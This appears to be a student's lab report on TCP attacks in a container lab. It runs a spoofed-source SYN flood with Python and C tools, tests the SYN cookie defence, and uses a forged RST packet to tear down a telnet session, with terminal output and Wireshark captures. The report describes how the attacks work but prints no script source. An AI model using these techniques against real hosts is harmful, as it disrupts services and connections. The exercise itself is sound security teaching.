
Name: Praneet T.H

Section: H


SRN: PES1UG23CS439

Task 1 :

Victim:




```
hostA(victim):PES1UG23CS439:praneet:/ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
hostA(victim):PES1UG23CS439:praneet:/
```



```
hostA(victim):PES1UG23CS439:praneet:/ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
hostA(victim):PES1UG23CS439:praneet:/sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
hostA(victim):PES1UG23CS439:praneet:/netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:36949        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
hostA(victim):PES1UG23CS439:praneet:/
```


Task 1.1A:

Attacker:




```
attacker:PES1UG23CS439:praneet:/python3 synflood.py
```

Victim:



```
hostA(victim):PES1UG23CS439:praneet:/netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:36949        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             188.112.190.47:26285    SYN_RECV
tcp        0      0 10.9.0.5:23             175.150.122.67:19805    SYN_RECV
tcp        0      0 10.9.0.5:23             245.99.147.219:21917    SYN_RECV
tcp        0      0 10.9.0.5:23             216.121.97.11:33019     SYN_RECV
tcp        0      0 10.9.0.5:23             207.92.130.99:60494     SYN_RECV
tcp        0      0 10.9.0.5:23             75.245.44.95:39382      SYN_RECV
tcp        0      0 10.9.0.5:23             67.17.119.32:8462       SYN_RECV
tcp        0      0 10.9.0.5:23             137.40.110.70:10697     SYN_RECV
tcp        0      0 10.9.0.5:23             100.123.206.190:10547   SYN_RECV
tcp        0      0 10.9.0.5:23             41.192.95.93:14835      SYN_RECV
tcp        0      0 10.9.0.5:23             255.68.139.18:583       SYN_RECV
tcp        0      0 10.9.0.5:23             2.63.73.18:29999        SYN_RECV
tcp        0      0 10.9.0.5:23             134.125.123.73:27170    SYN_RECV
tcp        0      0 10.9.0.5:23             141.95.242.37:54806     SYN_RECV
tcp        0      0 10.9.0.5:23             17.177.81.200:40538     SYN_RECV
tcp        0      0 10.9.0.5:23             37.124.71.76:11069      SYN_RECV
tcp        0      0 10.9.0.5:23             177.163.220.41:6600     SYN_RECV
```

User 1:




```
HostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
```

This python program is used to perform a syn flood attack on a target machine it uses scapy to create and send tcp syn packets the target machine ip is set to 10.9.0.5 and the destination port is 23 which is telnet the code then keeps creating packets with fake random source ip addresses random source ports and random sequence numbers this makes the victim machine think many clients are trying to connect at the same time the program runs in an infinite loop so the attack continues without stopping we also need to specify the network interface name of our own system in the iface field so the packets go out properly the attack fills up the tcp connection queue on the victim and when we try to use telnet from another user machine it will fail if the backlog queue is full in that case we can adjust the tcp_max_syn_backlog parameter on the victim to allow more half open connections and then test again to see how the defense affects the result.


Task 1.2:

Attacker:



```
attacker:PES1UG23CS439:praneet:/ synflood 10.9.0.5 23
```

User1:




```
hostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
```

This task is same as the previous one but here we are using a c program instead of python the reason is that c runs faster and can send spoofed syn packets at a higher rate this makes the attack stronger and fills the victim tcp queue even quicker first we compile the code on the host machine using gcc and this creates the synflood executable before running the attack we reset the tcp_max_syn_backlog value on the victim machine to 128 which is the default so the victim behaves normally then from the attacker container we run the synflood program with the victim ip 10.9.0.5 and the telnet port 23 as arguments this starts sending continuous spoofed syn packets to the victim after letting it run we try to connect to the victim using telnet from user 1 machine if the attack is effective the telnet connection will fail because the queue is already full of half open connections if the connection does not fail it means the victim is handling the attack .


Task 2:

Attacker:




```
attacker:PES1UG23CS439:praneet:/ synflood 10.9.0.5 23
```

Victim:



```
hostA(victim):PES1UG23CS439:praneet:/sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
hostA(victim):PES1UG23CS439:praneet:/ sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
hostA(victim):PES1UG23CS439:praneet:/sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
hostA(victim):PES1UG23CS439:praneet:/ sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
hostA(victim):PES1UG23CS439:praneet:/
```


User 1:



```
hostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
^C
hostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
^C
hostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c93d68ab8d44 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 06:47:17 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c93d68ab8d44:~$
```


Task 3:

User:



```
HostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c93d68ab8d44 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 09:41:02 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/3
seed@c93d68ab8d44:~$
```


Wireshark:



```
5203 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET   113 Telnet Data ...
5204 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928313 Win=64256 Len=…
5205 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET    68 Telnet Data ...
5206 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928315 Win=64256 Len=…
5207 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET    68 Telnet Data ...
5208 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928317 Win=64256 Len=…
5209 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET   138 Telnet Data ...
5210 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928389 Win=64256 Len=…
5211 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET    68 Telnet Data ...
5212 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928391 Win=64256 Len=…
5213 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET   118 Telnet Data ...
5214 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928443 Win=64256 Len=…
5215 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET    68 Telnet Data ...
5216 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928445 Win=64256 Len=…
5217 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET    68 Telnet Data ...
5218 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928447 Win=64256 Len=…
5219 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET   128 Telnet Data ...
5220 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928509 Win=64256 Len=…
5221 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET    68 Telnet Data ...
5222 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928511 Win=64256 Len=…
5223 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET   150 Telnet Data ...
5224 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928595 Win=64256 Len=…
5225 2025-09-03 10:3… 10.9.0.5          10.9.0.6          TELNET    87 Telnet Data ...
5226 2025-09-03 10:3… 10.9.0.6          10.9.0.5          TCP       66 35904 → 23 [ACK] Seq=1477132560 Ack=2405928616 Win=64256 Len=…
```


For the RST attack:

Attacker:




```
attacker:PES1UG23CS439:praneet:/python3 reset.py
SENDING RESET PACKET.........
version    : BitField  (4 bits)                 = 4               (4)
ihl        : BitField  (4 bits)                 = None            (None)
tos        : XByteField                         = 0               (0)
len        : ShortField                         = None            (None)
id         : ShortField                         = 1               (1)
flags      : FlagsField  (3 bits)               = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                = 0               (0)
ttl        : ByteField                          = 64              (64)
proto      : ByteEnumField                      = 6               (0)
chksum     : XShortField                        = None            (None)
src        : SourceIPField                      = '10.9.0.6'      (None)
dst        : DestIPField                        = '10.9.0.5'      (None)
options    : PacketListField                    = []              ([])
--
sport      : ShortEnumField                     = 35466           (20)
dport      : ShortEnumField                     = 23              (80)
seq        : IntField                           = 1702777103      (0)
ack        : IntField                           = 0               (0)
dataofs    : BitField  (4 bits)                 = None            (None)
reserved   : BitField  (3 bits)                 = 0               (0)
flags      : FlagsField  (9 bits)               = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                         = 8192            (8192)
chksum     : XShortField                        = None            (None)
urgptr     : ShortField                         = 0               (0)
options    : TCPOptionsField                    = []              (b'')
attacker:PES1UG23CS439:praneet:/
```

User1:



```
hostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c93d68ab8d44 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 08:40:28 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c93d68ab8d44:~$ ls
seed@c93d68ab8d44:~$ ls
seed@c93d68ab8d44:~$ ls
seed@c93d68ab8d44:~$ ls
seed@c93d68ab8d44:~$ Connection closed by foreign host.
hostB(User1):PES1UG23CS439:praneet:/s
bash: s: command not found
hostB(User1):PES1UG23CS439:praneet:/
```

Wireshark:




No.	Time	Source	Destination	Protoco	Length	Info
20	2025-09-02 05:0…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
